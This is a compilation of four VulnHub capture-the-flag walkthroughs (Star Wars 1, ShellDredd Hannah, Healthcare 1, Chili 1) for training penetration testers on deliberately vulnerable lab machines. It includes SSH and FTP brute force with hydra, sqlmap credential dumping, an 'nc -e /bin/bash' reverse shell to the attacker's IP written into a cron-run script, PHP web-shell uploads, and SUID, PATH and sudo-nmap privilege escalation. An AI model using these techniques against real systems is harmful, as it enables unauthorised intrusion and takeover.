Star Wars: 1 Vulnhub Walkthrough

Hi friends, Today I am going to share a writeup for gaining a root access for the vulnhub machine star-wars-ctf-1. It contains one flag that is accessible after gaining root level privilege on the machine. It is developed by Sir Logic team difficulty level of this machine is for beginners. Our goal is to gain the root shell access.

Download it from here: https://www.vulnhub.com/entry/star-wars-ctf-1,528/

Table of content:

Reconnaissance

  • netdiscover
  • Nmap
  • Dirb
  • Steganography Online decrypt tool

Exploitation

  • hydra
  • SSH Login

Privilege Escalation

  • Post Enumeration
  • Abusing writeable script
  • Root access


WalkThrough

Reconnaissance

lets start Reconnaissance for the vulnerable machine by using netDiscover. It is used for identifying the IP address of the various devices in our network.

netdiscover


As we got our target IP address for the machine (192.168.0.188), And now we are performing the nmap for the port scanning and further information gathering on the target host. Here -A means Aggressive scanning.

nmap -A 192.168.1.104

so, we come to know that only two ports are open here.


Since port 80 is open, Lets explore the domain or webpage on this target IP address using any browser.


Now we have to find the password. To find the password we are checking source code of the webpage


Author has given a hint password is here. The text format base64 encode and we tried to decode the text but we unable to decode the text, I think Author is wasting our time decode the text, from the main page we downloaded source image and we have to find hidden text that are based on Audio, Image, Video and White text. For achieving this we will use a method that is known as Steganography. we have to decode image for the password.

To use steganography Click the url https://stylesuxx.github.io/steganography/ and then click the decode image and browse the mage.


After click on decode image we got password, but we dont know username, therefore we made directory brute attack using dirb tool for enumerating web directories.

dirb http://192.168.0.188

here, it shows some directory, but I was interested in robots.txt file.


I navigate to the url http://192.168.0.188/robots.txt and found a webpage named as /r2d2 but still we have to enumerate username.


As we can see didn't find any username, further we made use of dirb tool and this time we were looking for php, .js and txt extension file types.

dirb http://192.168.0.188/ -X .php,.js,.txt

From its result user.js looks interesting to me, lets explore this.


we open the user.js in the browser and found two entries which could the usernames: skywalker and another one is han.


As we have both usernames and password now, we perform the Brute-force attacks on ssh with help of the hydra tool. We created a users.txt file and we have a password (babyYoda123), now we have to crack the valid username with password.

hydra -L users.txt -p babyYoda123 192.168.0.188 ssh


As you can observe it has found the 1 valid username: han for the password: babyYoda123 SSH login.

After login into ssh, we move for post enumeration and found a hidden file named as .secrets that contain a text file note.txt. This file looks like a hint for us, where author want us to use Cewl for making dictionary.

ssh han@192.168.0.188

ls -la

cd .secrets

ls -la

cat note.txt

further, we check passwd file for enumerating user account and we saw han, starwalker & Darth as usernames.

tail /etc/passwd


Above we found the robots.txt which has given a hint for /r2d2. So, explored it in the web browser and obtain web page as shown in the image.


As you remember author has given hint i.e. cewl. By using cewl command, we created a dict.txt file and used the dict.txt file as password list for making brute attack over ssh for user:skywalker.

cewl http://192.168.0.188/r2d2 > dict.txt

hydra -l skywalker -P dict.txt 192.168.0.188 ssh

As we can see hydra given a valid password for the skywalker.


Now have to switch the user han to skywalker and enumerate further.

su skywalker

ls -la

cd .secrets

ls -la


After switch into user, we move for post enumeration and found a hidden file named as .secrets that contain a text file note.txt. This file looks like a hint for us, where author mentioned Darth must take up the job of being a good father. From this we got a clue, that may be darth is user.


Privilege Escalation

After switch into home directory, we move for post enumeration and found a darth folder in that contains a hidden file named as .secrets that contain a python file evil.py. As you can see in the above image, there is a read and write executable python file. We can edit this python script, here we mentioned kali Linux machine IP with port number.

nano evil.py

import os

os.system(nc -e /bin/bash 192.168.0.147 1234)

Here we edited evil.py script using nano command and evil.py it will be executing everyone minute. 



In a new terminal, we run netcat listener to obtain the reverse connection after one minute.

nc -lvp 1234

And after one minute we obtained session, further we used python one-liner to obtain the proper TTY shell and then check the sudo privilege for user Darth.

python -c 'import pty; pty.spawn("/bin/bash")'

sudo -l

We found the user Darth own sudo right for NMAP, thus without wasting much time, we write root.nse script inside /tmp to run /bin/bash for root privilege Escalation when execute through nmap.

echo echo os.execute(/bin/sh) > /tmp/nmap.nse

sudo nmap --script=/tmp/root.nse

id

cd /root

cat flag.txt

Booom!!! We have completed the task and obtain the final flag of the machine………….
ShellDredd #1 Hannah Vulnhub Walkthrough

Today we will solve a new boot2root challenge named "ONSYSTEM: SHELLDREDD # 1 HANNAH". For penetration testing, it is available on VulnHub and we can download it from here. The credit goes to d4t4s3c for creating this lab. Let's start, and learn how to break it down successfully.

Level: Easy

Penetration Testing Methodology

·         Network Scanning

o   netdiscover

o   nmap

·         Enumeration

o   ftp login

·         Exploiting

o   SSH

·         Post Exploitation

o   Enumeration for Sudo Permission

o   Enumeration for SUID

·         Privilege Escalation

o   SUID permission on cpulimit

Now Let’s start this walkthrough

Network Scanning

Using netdiscover we start by scanning our network for the target computer to find the IP Address of the Target Machine. We need to match the MAC Address of the Target Machine with the IP Addresses that were shown by the netdiscover command. On 192.168.0.121 the target machine was active.

netdiscover


Let's do a port or a services scan. We will be using the nmap tool to see which ports are available. As we have seen in the FTP (21) and SSH (61000) services are available in the screenshot below.

nmap -p- -A 192.168.0.121


Enumeration

It was quite clear from the nmap scan that the FTP service has Anonymous Login Enabled by default. So, let’s login as Anonymous to further enumerate the service.

ftp 192.168.0.121

Anonymous

We listed the contents of the directory using the ls command but it was worthless. After this, it came to us that the directories might be hidden. So, now it’s time to use the la option in ls command to list all the files inside the current working directory. Then we found out a hidden directory called (.hannah) in this directory we can find out an SSH key.

ls

ls-la

cd .hannah

ls-la

We use the get command to transfer this key in our local system aka Kali Linux.

get id_rsa

Exploiting

Now as we downloaded the SSH key from the FTP server, it might have improper permissions. The SSH key requires a specific set of permissions. The key must have the read and write permission on the User or Owner. That means we need to add 600 permission. After setting appropriate permission, it’s time to login using the SSH key.  If we remember correctly from the nmap scan, the SSH service is running on the port 61000.

chmod 600 id_rsa

ssh -i id_rsa hannah@192.168.0.121 -p 61000

We get access to the Hannah user.

Post Exploitation

Now that we have a session on the target machine, its time to enumerate. We list all the files in the directory and find a file named user.txt. This might be the user flag.

ls

cat user.txt

Now that the user flag is found, its time to elevate privileges and look for the binaries that can be run as sudo.

sudo -l

Much to our demise, there isn’t any binary or script that can be run as sudo.

Next on our docket is SUID permissions. We can enumerate all binaries having SUID permissions with the help of the find command as shown in the image below.

find / -perm -u=5 -type f 2>/dev/null

We find that there is a binary called cpulimit that have the SUID permissions. Time to exploit it.


Privilege Escalation

We can use this cpulimit to run commands which we don’t have permissions to run like mkdir, cp, etc. but to use we need to move in /tmp directory as it is the only directory which has write permissions. Next, we change the permission for the bash file and copy its contents to the directory we created i.e., ignite. Then we apply the execution permissions to the bash inside the ignite directory.

cd /tmp

cpulimit -l 100 -f mkdir /ignite

cpulimit -l 100 -f chmod 4755 /usr/bin/bash

cpulimit -l 100 -f cp /usr/bin/bash /ignite

cpulimit -l 100 -f chmod +s /ignite/bash

./bash -p

Then BOOM!! we got the root we can check its id and in the root directory we found out its root.txt. After executing this file, Hurray!! we got our root flag.

cd /root

ls

cat root.txt

Author: Shubham Sharma is a Pentester and Cybersecurity Researcher, Contact LinkedIn, and Twitter.

Healthcare: 1 Vulnhub Walkthrough

Today we are going to solve another boot2root challenge called “HEALTHCARE 1”. It is  developed to train student the art of penetration testing .  The credit of making this lab goes to v1n1v131r4 and  lab is available for download here  healthcare-1 .This is an Intermediate level machine that hosts two flags: user.txt and root.txt .

Penetration Testing Methodology

Reconnaissance

·         netdiscover

·         nmap

Enumeration

·         Browsing HTTP Service

  • Directory Brute force using ‘ gobuster ‘

Exploitation

  • OpenEMR 4.1.0 Vulnerable to Critical SQL Injection     

Privilege Escalation

  • Privilege Escalation Using PATH Variable with SUID bin

Reconnaissance

Let’s begin scanning the network using "netdiscover" to identify the host IP address as shown below:

netdiscover


Our target on VM is identified to acquire IP address of 192.168.0.158. So, it's time to grab more information about the target by executing 'nmap' port enumeration command: 

nmap -A 192.168.0.158

Enumeration

The initial scan shows that  we have  port 21(ftp) and  80(HTTP) open .The web server usually have the largest attack surface ,so  let's  explore the web server running on port 80 first .

As we see below the browser presents us the below page at http://192.168.0.158 . However, we do not get any clue as we explore in and around the page (including its sub links and source code view)     


To further enumerate, let's launch 'gobuster ' -the directory enumeration tool to look for other directory or hidden content which this web application may have.

gobuster dir -u http://192.168.0.158/ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -t 100 –e


The tool “ gobuster ” presents us some directories  like favicon, robots,  openemr, fonts, images etc. The "openemr" directory seems to contain a login page and revels the OpenEMR software version V4.1.0 . A quick google search presents us with a critical SQL injection exploit here : sql-injection-vulnerability-in-openemr 



Let’s use 'sqlmap'  to further enumerate the database names  : 

sqlmap -u http://192.168.0.158/openemr/interface/login/validateUser.php?u= --dbs –batch


....and we get the list of database names as below: 


The database named ' openemr ' looks associated with the web-application we are exploring and hence we further enumerate the database   :

sqlmap -u http://192.168.0.158/openemr/interface/login/validateUser.php?u= -D openemr -T users --dump –batch


We get two users and their respective passwords as shown here:

Exploitation

Now , let’s navigate to 'openemr '  web application login page and use  'ackbar'  credentials to login as admin : 

As we explore the application, we find that we can edit the config.php which is under 'Administrative' tab shown below: 

We overwrite the content of config.php with php reverse shell  php-reverse-shell.php  and replace the IP with our kali linux IP as highlighted below  :

Save the above changes, start a netcat listener on kali  , refresh the web application and  we get a reverse shell :

Privilege Escalation

Now, that we have a revere shell lets upgrade it to a fully interactive shell using   python -c 'import pty; pty.spawn("/bin/bash")'   and  explore the system . We noted above, that we got the shell as 'apache ' user and we also had found another user credential. We can switch to that user and further investigate the system.   We run below command to find SUID binaries on target and we find an interesting binary healthcheck as highlighted below:

python -c 'import pty; pty.spawn("/bin/bash")'  
find / -perm -u=s -type f 2>/dev/null

We explore ' healthcheck ' further using strings command and we find that it scans the system by running commands like ' ifconfig '  and  ' fdisk '  :

We can use Privilege Escalation Technique Using PATH Variable to exploit the system :

cd /tmp
echo "bin/bash" > fdisk
chmod 777 fdisk
export PATH=/tmp:$PATH
/usr/bin/healthcheck
cd /root
ls


....and we have the root flag : cat root.txt

Cheers!! - We nailed it, hope you enjoyed. - Happy hacking!

Chili: 1 Vulnhub Walkthrough

 Today we are going to solve another boot2root challenge called "Chili: 1".  It's available at VulnHub for penetration testing and you can download it from here.

The merit of making this lab is due to SunCSR Team. Let's start and learn how to break it down successfully.

Level: Easy

Penetration Testing Methodology

Reconnaissance

§  Netdiscover

§  Nmap

Enumeration

§  Bruteforce FTP with Hydra

Exploiting

  • Weak password abuse FTP

Privilege Escalation

§  Abuse of permissions in /etc/passwd

§  Capture the flag

Walkthrough

Reconnaissance

We are looking for the machine with netdiscover

$ netdiscover -i ethX


So, let's start by running map to all ports with OS detection, software versions, scripts and traceroute.

$ nmap -A –p- 192.168.10.182


Enumeration


We access the port 80 web service and find a single page with an image of a chili. After checking the image with several stego tools, we did not find anything that could be useful. In the code either.


Let's remember the clue given to us in the description by the creators of the box:


This time the fuzzing will not help us, so surely the method of exploitation is through FTP.

We brute-force the FTP service with the "Kaonashi" dictionary and use "chili" as our username.

We observe that it uses an unsecure password.


We connect to the FTP and can see that we have access to the user's folder. Since the machine does not have SSH service, we will not be able to upload our SSH Keys.


Exploiting

After reviewing all the files, we notice that we can list files recursively. We will go to the service and upload our webshell (I used Pentestmonkey) to access the machine.

Once uploaded, we will give it the necessary permissions to work properly.


Now we will put a netcat to the listening, we will execute our shell from the browser and we will obtain the access to the machine.


Privilege Escalation (root)

We do our classic recognition, we will not take long to list that we have write permissions in the file /etc/passwd.


Given this, the climb will be very simple:

1.       We will create a user and a password.

2.       We will insert a new line with the new user, adding the structure of the root user.

3.       We will authenticate ourselves as the new user.

4.       We will have permissions as root and we will have achieved the privilege scale in the system.


Author: David Utón is Penetration Tester and security auditor for Web applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks. Contacted on LinkedIn and Twitter.